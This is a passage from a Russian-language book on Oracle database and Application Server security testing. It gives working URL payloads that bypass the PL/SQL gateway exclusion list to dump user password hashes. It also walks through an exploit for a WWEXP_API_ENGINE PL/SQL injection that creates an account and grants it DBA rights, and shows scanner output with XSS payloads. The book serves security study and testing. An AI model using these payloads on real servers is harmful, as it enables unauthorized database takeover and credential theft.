


Рис. 5.2.2-2. Стартовая страница сервера приложений




Рис. 5.2.2-3. Доступ к пакету owa_util.signature запрещен

Эти атаки были актуальны в девятой версии сервера приложений на момент 2000 года и сейчас уже представляют скорее историческую ценность.

Для предотвращения таких атак в 2001 году разработчики Oracle добавили процедуру проверки обращения к опасным процедурам, при помощи которых

можно выполнять произвольные команды в СУБД. Реализовано это в виде списка исключений PLSQLExclusionList, который включает в себя следующие значения:

- OWA*
- SYS.*
- DBMS_*
- HTP.*
- HTF.*
- UTL_*

После того как был введен в эксплуатацию данный способ защиты, началась долгая история с появлением новых способов обхода ограничений и их закрытием. Первый способ обхода заключался в добавлении символа новой строки перед вызовом процедуры:

```
http://[serverip]/pls/[dad]/%0Aowa_util.cellsprint?p_thequery=
select+username,password+from+dba_users
```

Oracle выпустила обновление, закрывающее данную уязвимость, но был придуман новый способ. Дело в том, что сервер СУБД считает символ %FF (а также %AF) как Y, а PL/SQL-шлюз, в свою очередь, принимает данный запрос, так как он не входит в список исключений:

```
http://[serverip]/pls/[dad]/S%FFS.owa_util.cellsprint?p_thequery=
select+username,password+from+dba_users
```

После того как этот способ был нейтрализован очередными обновлениями, был придуман новый путь обхода ограничений при помощи двойных кавычек:

```
http://[serverip]/pls/[dad]/"SYS".owa_util.cellsprint?p_thequery=
select+username,password+from+dba_users
```

К сожалению, этот способ не работает в десятой версии сервера приложений, так как в ней производится конвертация запроса к нижнему регистру. В случае если мы имеем дело с десятой версией сервера приложений, то обойти фильтрацию можно следующим запросом:

```
http://[serverip]/pls/[dad]/<<LABEL>>owa_util.cellsprint?p_thequery=
select+username,password+from+dba_users
```

В итоге эти уязвимости были закрыты в июле 2005 года, но на этом история не закончилась. Вскоре появились и другие методы обхода.

Однако обход списка исключений – не единственная проблема. Как отмечалось ранее, список исключений блокирует доступ к определенным процедурам и схемам пользователей. В этот список не входят, например, такие схемы, как CTXSYS и MDSYS, владельцы которых имеют административную роль (DBA) в системе. Следовательно, в случае нахождения уязвимости класса PL/SQL Injection в одной из процедур в данных схемах возможно выполнение произвольного кода с привилегиями администратора баз данных.

За всю историю существования сервера приложений было обнаружено множество уязвимостей, таких как обход аутентификации, XSS, SQL Injection, доступ к конфигурационным файлам и пр., с помощью которых можно получить

доступ к СУБД. Подробнее об уязвимостях сервера приложений Oracle можно прочитать по адресу http://www.owasp.org/index.php/Testing_for_Oracle. На этом мы закончим с историей и перейдем к более актуальным на данный момент уязвимостям.

5.2.4. Современные атаки на Oracle Application Server

Хотя перечисленные выше уязвимости и закрыты в новых версиях сервера приложений, это не значит, что ничего нового не появится в ближайшее время. Ежеквартально в рамках критических обновлений появляются заплатки для сервера приложений Oracle и его компонентов. К примеру, в последнем пакете критических обновлений за июль 2008 года, доступном на момент написания главы, заявлено о двух уязвимостях в Oracle Application Server, позволяющих удаленному неавторизированному пользователю выполнять произвольные команды на сервере с правами пользователя PORTAL. А пользователь PORTAL имеет административные права (роль DBA) в базе данных.

Информация о первой уязвимости появилась сразу же после выхода обновлений 15 июля 2008 года. В информации сообщалось следующее:

Уязвимость существует из-за недостаточной проверки входных данных в процедуре «SHOW» в пакете «WWV_RENDER_REPORT». Удаленный пользователь может внедрить и выполнить произвольный PL/SQL-код и получить полный контроль над Oracle Database.

В описании речь идет о PL/SQL-уязвимости в процедуре, которая находится в схеме PORTAL и доступна на выполнение удаленному неавторизированному пользователю.

Информации о второй уязвимости была опубликована немногим позднее, 4 августа 2008 года, ее мы сейчас и рассмотрим более подробно:

Уязвимость существует из-за недостаточной проверки входных данных в процедуре «ACTION» в пакете «WWEXP_API_ENGINE». Удаленный пользователь может внедрить и выполнить произвольный PL/SQL-код и получить полный контроль над Oracle Database.

Обе эти уязвимости позволяют выполнять произвольные команды в базе данных с правами администратора (роль DBA) без знания аутентификационных данных, то есть любой потенциальный злоумышленник, имеющий эксплоит, реализующий данную уязвимость, может запросто получить удаленный доступ к атакуемому серверу.

Во врезке можно прочитать пример того, как, используя публично доступную информацию об уязвимости, можно сравнительно быстро написать эксплоит и получить доступ к серверам, которые не успели обновить в течение первых дней с выхода обновлений. Информация, изложенная во врезке, требует некоторых дополнительных знаний, поэтому предварительно рекомендуется прочитать главу 6.

Пишем эксплоит под известную уязвимость в сервере приложений Oracle

Сейчас мы попытаемся написать эксплоит к опубликованной уязвимости, имея только публичную информацию, доступную в официальном advisory. Если нам это удастся быстрее, чем администратор успеет скачать и установить критические обновления (что очень вероятно, так как в крупных компаниях процесс развертывания обновления занимает не один день), то можно будет получить доступ даже к тем серверам, где безопасность находится на высоком уровне.

Задача 1. Работа с исходными данными. Первым делом необходимо определить круг исследований, исходя из известных нам исходных данных. Известно, что уязвимость присутствует в процедуре ACTION из пакета WWEXP_API_ENGINE. Следовательно, первая наша задача – это обнаружить, в каком именно параметре процедуры присутствует ошибка. В описании процедуры значится более 30 возможных параметров:

```
procedure action
   (
       p_render              in varchar2     default null,
       p_otype               in varchar2     default null,
       p_octx                in owa.vc_arr   default empty_vc_arr,
       p_action              in varchar2     default null,
       p_orderby             in varchar2     default null,
       p_request             in varchar2     default null,
       p_min_row             in number       default 1,
       p_max_rows            in number       default wwexp_api_engine.EXP_MAX_ROWS,
       p_page_number         in number       default 1,
       p_selected_object     in owa.vc_arr   default empty_vc_arr,
       p_bulk_action         in varchar2     default null,
       p_back_url            in varchar2     default null,
       p_confirmed           in varchar2     default null,
       p_caller              in varchar2     default null,
       p_find                in varchar2     default null,
       p_open_items          in owa.vc_arr   default empty_vc_arr,
       p_open_item           in varchar2     default null,
       p_datasource_data     in owa.vc_arr   default empty_vc_arr,
       p_domain              in varchar2     default 'wwc',
       p_sub_domain          in varchar2     default 'exp',
       p_title               in varchar2     default null,
       p_plusimage           in varchar2     default null,
       p_minusimage          in varchar2     default null,
       p_headerimage         in varchar2     default null,
       p_rpth                in varchar2     default null,
       p_url                 in varchar2     default null,
       p_prf                 in varchar2     default NO,
       p_show_banner         in varchar2     default NO,
       p_show_cancel         in varchar2     default NO,
       p_portlet_id          in number       default null,
       p_provider_id         in number       default null,
       p_pageid              in number       default null,
       p_regionid            in number       default null,
       p_masterthingid       in number       default null,
       p_siteid              in number       default null
   );
```

Можно проверить все эти параметры вручную, а можно пойти более простым путем. Естественно, что не все входные параметры являются обязательным. Для того чтобы узнать обязательные параметры, можно воспользоваться поисковиком и найти запросы к нашей процедуре:

```
http://www.google.ru/search?source=ig&hl=ru&rlz=&q=WWEXP_API_ENGINE.action
```

Первый из найденных запросов имел следующий вид:

```
http://www.somesite.com/pls/web/
PORTAL.wwexp_api_engine.action?p_otype=FOLDER&p_octx=
SITEMAP.1_6&p_datasource_data=SITEMAP&p_datasource_data=SITEMAP&p_datasource_data=
SITEMAP&p_datasource_data=This%20page%20lists%20the%20pages%20in%20the%20current%
20page%20group%20you%20are%20working%20in%20and%20the%20Personal%20Pages.%20%
20Personal%20Pages%20are%20grouped%20according%20to%20the%20first%20letter%20of%
20the%20username%20from%20a%20to%20z.%20%20To%20view%20any%20pages%20click%
20the%20View%20link.%20%20Click%20the%20plus%20sign%20to%20explore%20the%20pages
%20available%20within%20the%20page%20group%20or%20the%20Personal%20Pages.&p_domain=
wwc&p_sub_domain=SITEMAP0&p_back_url=PORTAL.wwexp_render.show_tree%3Fp_otype%
3DSITEMAP%26p_domain%3Dwwc%26p_sub_domain%3DSITEMAP0%26p_headerimage%3D
%2Fimages%2Fbbhfind2.gif%26p_title%3D%26p_open_item%3D%26p_open_items%3D0.SITEMAP.
SITEMAP.0_0&p_action=Show
```

Постепенным отсечением ненужных параметров мы оставили только четыре, это:

```
p_otype=FOLDER
p_octx=SITEMAP.1_6
p_datasource_data=SITEMAP
p_action=Show
```

Теперь проверим, какой из параметров не проверяется перед вставкой в запрос. Проверим это путем посылки множества символов A вместо легальных данных. В результате проверки выяснилось, что уязвимый параметр – это p_action (рис. 5.2.4-1).




Рис. 5.2.4-1. Сервер приложений выдал ошибку

Задача 2. Узнаем исходный код запроса. После того как выяснилось, что уязвимость присутствует в параметре p_action, перед нами встает следующая задача – узнать, в какое место запроса мы можем внедрить данные и на что они могут в итоге повлиять. Для этого есть один очень удобный метод – воспользоваться таблицей v$sql. Данная таблица хранит историю всех запросов к СУБД. Следовательно, мы можем попытаться найти тот самый запрос к СУБД, содержащий нашу строку, то есть множество символов A. Для этого можно воспользоваться следующим запросом:

```
SQL> select sql_text from v$sql where sql_text like '%aaaaaaaaaaaaaa%';

SQL_TEXT
----------------------------------------
select sql_text from v$sql where sql_text like '%aaaaaaaaaaaaaa%'

begin htp.init; wwexp_explore_FOLDER.aaaaaaaaaaaaaaaaaa(wwexp_datatype.g_exp_pa

ram);end;
```

Нам повезло: в базе данных сохранился запрос. Как видно, запрос представляет собой анонимный PL/SQL-блок, ограниченный директивами BEGIN и END. Для того чтобы выполнить свой код, необходимо корректно вставить свои команды в существующий запрос. К примеру, данный запрос можно изменить так:

```
begin htp.init;
wwexp_explore_FOLDER.show(wwexp_datatype.g_exp_param);
execute immediate 'create user sh2kerr identified by sh2kerr';
end;--(wwexp_datatype.g_exp_param);end;
```

В результате выполнения данного запроса на сервере создастся новый пользователь sh2kerr с аналогичным паролем. Для этого нам необходимо послать на сервер запрос, в котором параметру p_action будет присвоено значение выделенного жирным шрифтом. Полный текст запроса будет выглядеть следующим образом:

```
http://server/pls/portal/PORTAL.wwexp_api_engine.action?p_otype=FOLDER&p_octx=
SITEMAP.1_6&p_datasource_data=SITEMAP&p_action=show(wwexp_datatype.g_exp_param);
execute+immediate+'create+user+sh2kerr+identified_by+sh2kerr';end;
-aaaaaaaaaaaaaa
```

После чего, можно присвоить вновь созданному пользователь роль DBA следующим нехитрым запросом:

```
http://server/pls/portal/PORTAL.wwexp_api_engine.action?p_otype=FOLDER&p_octx=
SITEMAP.1_6&p_datasource_data=SITEMAP&p_action=show(wwexp_datatype.g_exp_param);
execute+immediate+'grant+dba+to+sh2kerr';end;-aaaaaaaaaaaaaa
```

Таким образом мы удаленно создали в системе нового пользователя и наделили его административными правами. Вместо команды "execute immediate 'grant dba to sh2kerr'" мы можем написать любую другую команду, которая выполнится в базе данных с правами пользователя PORTAL (обладающего ролью DBA), к примеру она будет доставть важные данные из СУБД. Вот так вот в течение часа можно написать 0-day-эксплоит к свежей уязвимости. К слову сказать, даже через 6 месяцев после выхода патча (в декабре 2008 года) в Интернете было обнаружено немало крупных сайтов уязвимых к данной атаке.

5.3. Автоматическая проверка

Для того чтобы не проверять вручную огромное количество уязвимостей, которым подвержен сервер приложений, можно воспользоваться утилитой OAPScan выпущенной в 2007 году и с тех пор регулярно обновляемой. OAPScan представляет собой скрипт, написанный на языке perl, и файл с базой запросов для проверки уязвимостей. В базе присутствуют такие проверки, как:

- наличие стандартных приложений;
- проверка версии установленных приложений;
- доступ к стандартным директориям;
- проверка наличия пакетов с PL/SQL-инъекцией;
- проверка наличия пакетов с XSS-уязвимостями;

- загрузка файлов на сервер;
- прочие уязвимости.

Проверим работу утилиты на настроенном по умолчанию сервере приложений версии 10.1.2. Для этого запустим утилиту OAPScanNG.pl и передадим ей в качестве входных параметров IP-адрес хоста, порт, на котором функционирует сервер приложений, и DAD для подключения к серверу. В качестве DAD можно указать один из использующихся по умолчанию, например PORTAL.

```
[root@au01]# ./OAPScanNG.pl 192.168.30.91 80 portal

[*] Starting to vulnerability check modules
[*] Checking Sample Oracle J2EE Applications
  [+] URL Found: /j2ee/
  [+] URL Found: /j2ee/examples/servlets/
  [+] URL Found: /j2ee/examples/jsp/
[*] Checking FastCgi and Sample Applications
  [+] URL Found: /fastcgi/
  [+] Restricted URL Found: /fcgi-bin/
  [+] Restricted URL Found: /fcgi-bin/echo
  [+] URL Found: /fcgi-bin/echo.exe
  [+] Restricted URL Found: /fcgi-bin/echo2
  [+] URL Found: /fcgi-bin/echo2.exe
  [+] Restricted URL Found: /fcgi-bin/printenv
[*] Checking cgi-bin directory and Sample Applications
  [+] Restricted URL Found: /cgi-bin/
[*] Checking SQLJ Demo Application and Files
[*] Checking Oracle JSP Demo Pages and Applications
[*] Checking Oracle OJSP Demo Pages and Applications
[*] Checking Oracle Dynamic Monitoring Services
[*] Checking Oracle Java Process Manager
[*] Checking Accessible Virtual Directories
  [+] Restricted URL Found: /uixi/
  [+] Restricted URL Found: /webapp/
  [+] Restricted URL Found: /webapp/admin/
  [+] Restricted URL Found: /webapp/cabo/
  [+] Restricted URL Found: /webapp/css/
  [+] Restricted URL Found: /webapp/jsp/
  [+] Restricted URL Found: /webapp/images/
  [+] Restricted URL Found: /webapp/jsimages/
[*] Checking Business Components For Java
  [+] URL Found: /webapp/admin/bc4jadmin.htm
  [+] URL Found: /webapp/wm/bc4j.jsp
  [+] URL Found: /webapp/wm/runtime.jsp
[*] Checking OC4J Admin Access Page
[*] Checking Apache Server Status
  [+] URL Found: /server-status
  [+] URL Found: /server-status?refresh=1;
[*] Checking Default Oracle Database Access Descriptors
  [+] URL Found: /pls/portal
  [+] URL Found: /pls/portal/
[*] Checking Default Oracle DADs Admin Access Pages
[*] Checking Oracle Web Server Virtual CGI Directory
[*] Checking Oracle Web Server Default Applications
[*] Checking Default SOAP Files and Applications
[*] Checking Direct Acces to SOAP Admin Pages
[*] Checking Java Object Cache Test Application and Help Files
[*] Checking Oracle Application Sorver UDDI Registry
  [+] URL Found: /uddi/
[*] Checking Access to UltraSeach Administration Web Interface
```

```
  [+] URL Found: /ultrasearch/
[*] Checking Other Common Sample Applications for Oracle Application Server
  [+] URL Found: /portal/page?_pageid=6,1,6_13&_dad=portal&_schema=PORTAL
  [+] URL Found: /demos
  [+] URL Found: /ASDemos.htm
  [+] URL Found: /IsWebCacheWorking/jesi_template.jsp
[*] Checking ISQL Plus Admin Access Page
[*] Checking Apache Manual and Help Files
[*] Checking Apache Java Servlet Files
[*] Checking XSQL Demos and Help Files
[*] Checking Oracle XML Developer's Kit Documentation and Samples
[*] Checking Apache Module for Oracle Servlet Engine Documentation
[*] Checking Oracle Help Files
  [+] Restricted URL Found: /help/
  [+] URL Found: /help/index.htm
[*] Checking Oracle Application Server Web Services
[*] Checking Oracle WebCache Demo
[*] Checking Log Files and Directories
[*] Checking Direct Access to Known Packages.These Packages May Contain SQL
Injection and XSS Vulnerabilities.
  [+] Restricted URL Found: /pls/portal/
owa_util.cellsprint?p_theQuery=select
  [+] Restricted URL Found: /pls/portal/
owa_util.show_query_columns?ctable=sys.dba_users
  [+] Restricted URL Found: /pls/portal/owa_util.showsource?cname=owa_util
  [+] Restricted URL Found: /pls/portal/
owa_util.cellsprint?p_theQuery=select+*+from+sys.dba_users
  [+] Restricted URL Found: /pls/portal/owa_util.signature
  [+] Restricted URL Found: /pls/portal/HTP.PRINT
  [+] URL Found: /pls/portal/PORTAL_DEMO.ORG_CHART.SHOW
  [+] URL Found: /pls/portal/PORTAL.wwa_app_module.link
  [+] URL Found: /pls/portal/PORTAL.wwv_setting.render_css
  [+] URL Found: /pls/portal/
PORTAL.wwv_main.render_warning_screen?p_oldurl=IPRO&p_newurl=IPRO
  [+] URL Found: /pls/portal/null
[*] Checking Oracle Application Express Login Page
[*] Checking Oracle WorkFlow Web Interface and Help Files
[*] Checking Oracle Applications Portal Pages
[*] Checking Oracle iProcurement Information Disclosure Vulnerability
[*] Checking Oracle Application Manager Page
[*] Checking Oracle Application Manager Configuration Files
[*] Checking Oracle Mobile Applications Industrial Server Administration
and Configuration
[*] Checking Oracle Application Web CGI Configuration File
[*] Checking Oracle Application Framework Version Information Disclosure
Vulnerability
[*] Checking Oracle Applications Installation Path Disclosure Vulnerability
[*] Checking Oracle Applications Help System Utility
[*] Checking Oracle Applications System Memory Size Information Disclosure
Vulnerability
[*] Checking Oracle Application Server Path Revealing Vulnerability
[*] Checking Cabo DHTML Components Help Page
[*] Checking Oracle Reports Sensitive Files
[*] Checking /reports/rwservlet/showmap?server=myserver
[*] Checking Direct Access to Admin Page on PORTAL
[*] Checking Direct Access to Known Packages.These Packages May Contain SQL
Injection and XSS Vulnerabilities. on PORTAL
[*] WEBDAV Found. Trying to Upload File ...
 [-] File upload test has been failed. /dav_public is read only.
  [+] XSS Found:  [+] XSS Found: /pls/portal/
PORTAL.wwv_main.render_warning_screen?p_oldurl=<script>alert('inTellectPRO')</
script>&p_newurl=<script>alert('inTellectPRO')</script>
```

```
[+] XSS Found: /server-status?refresh=1;<script>alert('inTellectPRO')</
script>1
[*] done.
```

В результате проверки подтвердилось, что на сервере установлен Oracle Application Server вместе с такими компонентами, как:

- Checking Business Components For Java;
- Checking Oracle Application Server UDDI Registry;
- Checking Access to UltraSearch Administration Web Interface.

Кроме того, было обнаружено, что доступ к процедурам из пакета owa_util, которые уязвимы к SQL-инъекции, закрыт. Однако сам факт наличия этих процедур говорит о том, что можно пытаться реализовывать разнообразные техники обхода фильтрации (см. раздел 5.2.3).

Если обойти фильтрацию не удалось, остается несколько уязвимостей типа XSS, которыми можно воспользоваться для получения административного доступа к консоли веб-сервера. Пример проверки наличия одной из XSS-уязвимостей показан на рис. 5.3-1.

Автоматические утилиты не всегда находят все возможные уязвимости, поэтому желательно дополнительно проводить ручные проверки, что особенно касается последних уязвимостей, которые еще не попали в базу утилиты. Так, к примеру в ходе работ по анализу защищенности сервера приложений Oracle автором периодически обнаруживаются различные новые уязвимости, к примеру уязвимость межсайтового скриптинга в модуле BPEL который включён в приложение Oracle Application Server. Подробнее об этой уязвимостях можно прочитать в Advisory на сайте исследовательской лаборатории DSecRG по адресу http://dsecrg.ru/pages/vul/show.php?id=53. Автором также была обнаружена еще одна XSS уязвимость, которая присутствует в компоненте Oracle Containers, который в свою очередь включен практически во все крупные Oracle приложения такие как к примеру Oracle Application Server, Oracle SOA, Oracle Identity Management и прочие. На данный момент уязвимость отправлена разработчикам и находится на стадии устранения. Возможно к выходу книги информация о ней будет доступна на сайте DSecRG в разделе «Уязвимости» (http://dsecrg.ru/pages/vul/).

Что касается использования автоматизированных утилит в целом, то на начальном этапе это может упростить задачу, однако они имеют и определенные недостатки, а именно, создают множество подозрительных запросов, что может быть обнаружено системами обнаружения вторжений и другими защитными механизмами.

5.4. Заключение

В данной главе мы рассмотрели способы получения доступа к СУБД через сторонние приложения, уделив особое внимание серверу приложений Oracle как одному из самых распространенных приложений, работающих с СУБД Oracle. В главе были описаны как старые уязвимости, полезные для получения общего представления об уязвимостях в сервере приложений Oracle, так и новые уязвимости, закрытые в последних версиях ежеквартальных обновлений. Под одну из последних уязвимостей был написан эксплоит, тем самым показав, что новые атаки существуют не только в теории и они не менее опасны, чем предыдущие.




Рис. 5.3-1. Успешная проверка на наличие XSS-уязвимости

5.5. Полезные ссылки

1. Уязвимости сервера приложений и других компонентов Oracle, найденные автором.
   http://dsecrg.ru/pages/vul/
2. David Litchfield. «Hack proofing Oracle Application Server (A Guide to Securing Oracle 9)».
   http://www.ngssoftware.com/papers/hpoas.pdf
3. Aaron Newman, Application Security, Inc. «Hack-proofing Oracle Application Server».
   http://www.nyoug.org/etc/tech_journal/editors_choice_papers/2003_Newman_Hackproofing.pdf
4. Alexander Kornbrust. «Hardening Oracle Application Server 9i and 10g».
   http://www.red-database-security.com/wp/DOAG_2004_us.pdf
5. Oracle Corp. «Oracle application server 10g security (White paper)».
   http://www.oracle.com/technology/deploy/security/as_security/pdf/appserversec_10gr3_whitepaper.pdf
6. David Litchfield. «Variations in Exploit methods between Linux and Windows».
   http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-litchfield-paper.pdf
7. OWASP. «OWASP Testing Guide v2».
   http://www.owasp.org/index.php/Testing_for_Oracle
8. Alexander Kornbrust. «Hacking and Hardening Oracle Express Edition».
   http://www.red-database-security.com/wp/hacking_and_hardening_oracle_XE.pdf


Заключение к части 1

На этом первая часть книги, в которой мы рассмотрели защищенность СУБД Oracle с точки зрения внешнего проникновения, закончилась. Мы научились атаковать службу Листенера, подбирать и обнаруживать SID, SERVICE_NAME, имена пользователей и пароли к базе данных, а также рассмотрели альтернативные способы получения доступа к СУБД через сервер приложений и сторонние компоненты. В следующей части книги мы рассмотрим защищенность СУБД Oracle «изнутри», с точки зрения наличия некоторых прав в системе, рассмотрим пути повышения привилегий до административных, попытаемся получить доступ к операционной системе при помощи процедур СУБД, а также рассмотрим способы скрытия факта проникновения в СУБД.

ЧАСТЬ II. АНАЛИЗ ЗАЩИЩЕННОСТИ СУБД ORACLE ИЗНУТРИ

В предыдущей части книги было рассказано, каким образом можно получить удаленный доступ к СУБД Oracle. Учитывая количество возможных способов, можно сказать, что подключиться к СУБД, по меньшей мере с правами непривилегированного пользователя, не составляет особого труда.

В этой части книги мы рассмотрим внутреннюю безопасность СУБД Oracle, считая, что у нас уже есть аутентификационные данные для подключения к СУБД, пусть даже обладающие минимальными правами. И начнем мы, можно сказать, с самой важной главы данной книги, подробно рассказывающей про множество внутренних уязвимостей СУБД Oracle. В этой главе будет рассказано, каким образом можно повысить свои права в системе и получить полный контроль над СУБД, используя различные уязвимости.



Глава 6. Повышение привилегий. Локальные уязвимости СУБД

По данным пресс-релиза компании Sentrigo, занимающейся безопасностью Oracle, только один из десяти администраторов регулярно устанавливает критические обновления, а две трети администраторов вообще не устанавливают никаких обновлений (http://www.sentrigo.com/press_releases-newsid-39.htm).

Но даже если обновления исправно устанавливаются, это все равно не дает полной гарантии безопасности – по статистике, более половины уязвимостей так и остаются незакрытыми. Учитывая, что большинство уязвимостей имеют локальный характер, многие администраторы зачастую не уделяют им должного внимания. Однако, как было показано выше, получение локального доступа не составляет особых проблем.

В этой главе будет рассказано про локальные уязвимости СУБД Oracle, основной акцент будет уделен уязвимостям класса PL/SQL Injection и его подвидов. Будут также рассмотрены новейшие методики атак, такие как latheral sql injection и dbms_assert bypass, после чего мы познакомимся с другими типами уязвимостей в СУБД Oracle, такими как buffer overflow, dll patching, evil views и пр. Для большей наглядности каждая методика будет проиллюстрирована на реальном примере.

Локальные уязвимости СУБД

Ежеквартально компания Oracle выпускает обновления, закрывающие новые обнаруженные уязвимости. Раз в 3 месяца закрывается в среднем порядка 50 уязвимостей в продуктах Oracle, большая часть которых приходится на СУБД Oracle и сервер приложений (Oracle Application Server). Однако большая часть уязвимостей так и остается незакрытой, хоть в последнее время их количество заметно сокращается.

Основные атаки, совершаемые с правами локального пользователя СУБД Oracle, направлены на повышение своих привилегий в базе данных или на выполнение произвольных команд на сервере. Реализовав те или иные уязвимости во встроенных функциях СУБД, можно произвести следующие действия:

- произвести атаку на отказ в обслуживании или выполнить произвольный код в системе;
- повысить привилегии (в том числе до роли DBA);
- прочитать хэши паролей пользователей и попытаться в дальнейшем их расшифровать;

- сменить пароли к учетным записям пользователей, в том числе и администраторов.

Для реализации вышеперечисленных атак можно воспользоваться различными уязвимостями, начнем с самых популярных – PL/SQL-инъекций.

6.1. PL/SQL-инъекции

Для повышения привилегий чаще всего используются уязвимости класса PL/SQL Injection во встроенных процедурах Oracle. Это самый распространенный тип уязвимостей в СУБД и в то же время самый опасный, поскольку количество уязвимостей такого типа насчитывает несколько сотен и растет с каждым днем, а часть из этих уязвимостей до сих пор не устранены.

6.1.1. Введение в PL/SQL

PL/SQL – это язык для написания внутренних процедур в СУБД Oracle. На нем написано огромное множество процедур, функций, пакетов и триггеров, являющихся частью СУБД. С его помощью можно писать и свои процедуры. Аббревиатура PL расшифровывается как Procedural Language. Язык был создан для расширения возможностей стандартного языка запросов – SQL. В случае если языка PL/SQL недостаточно, функционал можно расширить при помощи внешних процедур из динамических библиотек или вызова java-процедур.

